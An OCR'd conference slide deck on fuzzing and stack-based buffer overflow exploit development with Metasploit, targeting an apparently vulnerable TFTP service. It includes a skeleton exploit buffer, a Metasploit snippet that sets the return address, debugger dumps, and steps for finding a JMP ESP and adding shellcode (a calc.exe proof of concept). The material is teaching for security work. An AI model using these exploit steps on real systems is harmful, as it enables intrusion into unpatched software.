Fuzzing and Exploit Development with Metasploit Framework

Who am I


- Elliott Cutright aka Nullthreat
- Senior Information Security Analyst
- Do not take anything I say as fact. I have been wrong before and I will be wrong again.

What is an overflow


- Too much data in a space not designed for it
- Stack Based (Focus on today)
- Heap Based
- Smashing the stack for fun and profit
  - Phrack 49 by Aleph One

What is the Stack


- Holds the functions and function variables
- User Input
- Data needed by the app
- First in, first out


Unallocated Stack Space
c[0]
Char c[12]
c[11]
Char *bar
Saved Frame pointer
Return Address
Parent Routine's Stack
Stack Growth
Memory Addresses

The Stack



The Stack (now with more data)



The Stack (Smashed)

Fuzzing

- Sending random info to the application and monitor for a crash
  - Make the app cry
    - GET /AAAAAAAAAAAAAAAA.....
- EIP = 0x41414141

X86 Registers

- EIP - Address of next instruction
- ESP - Address for the top of the stack
- EBP - Stack Base Address
- EAX/ECX/EDX - Holds variables and data for the application

x86 Registers

- EIP = Instruction Pointer
- ESP = Stack Pointer
- EAX = Accumulator
- EBX = Base Index
- ECX = Counter
- EDX = Data
- ESI = Source Index
- EDI = Destination Index

Lets Break Some Stuff

- DEMO
  - Fuzzing

Awesome...wait..what?

- EIP = 0x41414141
  - 0x41 = A
- We control EIP, so we can tell the application what to do
- Now we need to find the location of the EIP overwrite

Enter Pattern_create()

- MSF Pattern Create creates a easy-to-predict string to assist with EIP location
- EIP overwritten with pattern and use MSF Pattern Offset to determine location

Lets Break Some Stuff

- DEMO
  - MSF Pattern Create/Offset

EIP Overwrite

- We now know it takes 256 bytes to get to the EIP over write
- Use this to build out skeleton exploit

Skeleton Exploit

"\x00\x01" - Sets the mode in TFTP

"\x41" * 256 - Sends 256 A's, overflow buffer

"\x42" * 4 - Sets EIP to 0x42424242

"\x43" * 250 - Sends 250 C's as fake payload

"\x00" - Ends the packet

Exploit in Metasploit

```
crash = "\x00\x01"
crash += "\x41" * 256
crash += [target.ret].pack('V')
crash += "\x43" * 250
crash += "\x00"
```

Lets Break Some Stuff

- DEMO
  - Skeleton Exploit

A Closer Look

0x42424242 ⟶

```
Registers (FPU)
EAX 4BDED581
ECX 0012FAD4
EDX 00000009
EBX 00000000
ESP 0012FBE0 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 0012FD18
ESI 00894988
EDI 00160164
EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty -??? FFFF 00FF00FF 00FF00FF
ST1 empty -??? FFFF 00FF00FF 00FF00FF
ST2 empty -??? FFFF 00FE00E8 004A0011
ST3 empty -??? FFFF 00FE00E7 0044000B
ST4 empty -NAN FFFF FFE8440B FFE94A11
ST5 empty -??? FFFF 00FF00E8 0044000B
ST6 empty -??? FFFF 00000000 00000000
ST7 empty -??? FFFF 00800080 00800080
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

← 0x0012FBE0

0x42424242 ⟶

```
0012FBB8  41414141 AAAA
0012FBBC  41414141 AAAA
0012FBC0  41414141 AAAA
0012FBC4  41414141 AAAA
0012FBC8  41414141 AAAA
0012FBCC  41414141 AAAA
0012FBD0  41414141 AAAA
0012FBD4  41414141 AAAA
0012FBD8  41414141 AAAA
0012FBDC  42424242 BBBB
0012FBE0  43434343 CCCC
0012FBE4  43434343 CCCC
0012FBE8  43434343 CCCC
0012FBEC  43434343 CCCC
0012FBF0  43434343 CCCC
0012FBF4  43434343 CCCC
0012FBF8  43434343 CCCC
0012FBFC  43434343 CCCC
0012FC00  43434343 CCCC
0012FC04  43434343 CCCC
0012FC08  43434343 CCCC
```

← 0x0012FBE0

Find the JMP

- We control EIP and ESP
- The data we want it is ESP
- We want to find a JMP ESP
- This will place us at the start of our “shellcode”

Finding the JMP

- Ollydbg or ImmunityDBG
- Use the search feature
- Find in application or windows lib

Testing the return

- Use break point at the address
- Make sure we jump to the right spot

Lets Break Some Stuff

- DEMO
  - Finding and adding the JMP
  - Testing the JMP

Adding the Shellcode

- Metasploit has a large library
- Very easy to add to exploit
  - replace “\x43” * 250 with payload.encoded
- This exploit has small space for shellcode
- For this proof of concept we will launch calc.exe

Lets Break Some Stuff

- DEMO
  - Shellcode and Final Exploit

Buzz Kills

- ASLR - Address Space Layout Randomization
  - Vista and Server ’08 enabled by default
- DEP - Data Execution Prevention
  - XP SP2 and newer
  - Prevents code execution in non-executable memory

Resources

- www.nullthreat.net - Slides and demos
- www.offsec.com - Cracking the Perimeter
- www.corelan.be:8800 - Awesome tutorials on exploit dev
- DHAtEnclaveForensics - Youtube channel
- www.exploit-db.com - take working exploits apart and re-write them

Q&A